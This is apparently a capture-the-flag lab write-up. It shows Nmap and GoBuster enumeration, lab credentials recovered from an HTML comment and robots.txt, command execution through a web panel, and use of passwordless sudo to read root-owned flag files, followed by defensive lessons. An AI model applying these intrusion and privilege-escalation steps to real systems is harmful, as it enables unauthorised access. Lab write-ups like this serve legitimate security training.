On this page
Lab Details
- Objectives
- Perform web enumeration with Nmap and GoBuster.
- Exploit unauthenticated command execution in the web portal.
- Escalate privileges using misconfigured sudo permissions (sudo -l).
- Tools
- NmapGoBusterBurp SuiteNetcat
1. Initial Reconnaissance & Scanning
We start by running an Nmap scan against the target IP address to discover open ports and running services:
nmap -sC -sV -oN nmap/initial.nmap $TARGET_IPDiscovered Services:
- Port 22 (SSH): Open (OpenSSH 7.2p2)
- Port 80 (HTTP): Open (Apache httpd 2.4.18)
Next, inspect the web application running on port 80. Viewing the page source reveals a hidden username comment:
<!-- Note to self: Username is R1ckRul3s -->2. Directory Fuzzing & Ingredient #1
Using GoBuster to enumerate directories and files:
gobuster dir -u http://$TARGET_IP/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,htmlKey Findings:
/robots.txt-> Contains string:Wubbalubbadubdub/login.php-> Login portal interface
Using username R1ckRul3s and password Wubbalubbadubdub, we gain access to the Command Panel.

Executing commands in the panel reveals Ingredient 1:
cat "Sup3r_S3cur3_fl4g.txt"3. Privilege Escalation & Ingredients #2 & #3
Checking sudo -l permissions:
sudo -lOutput shows user www-data can run all commands as root without a password:
(ALL : ALL) NOPASSWD: ALLWe can read the remaining ingredients directly using sudo cat:
sudo cat /home/rick/second\ ingredientsudo cat /root/3rd.txtDefensive Mitigation & Lessons Learned
- Disable Plaintext Secrets in HTML: Never leave hardcoded usernames or passwords in public client-side comments or
robots.txt. - Restrict Web Server Sudo Rights: Restrict
www-datafrom executing arbitrary root commands via/etc/sudoers.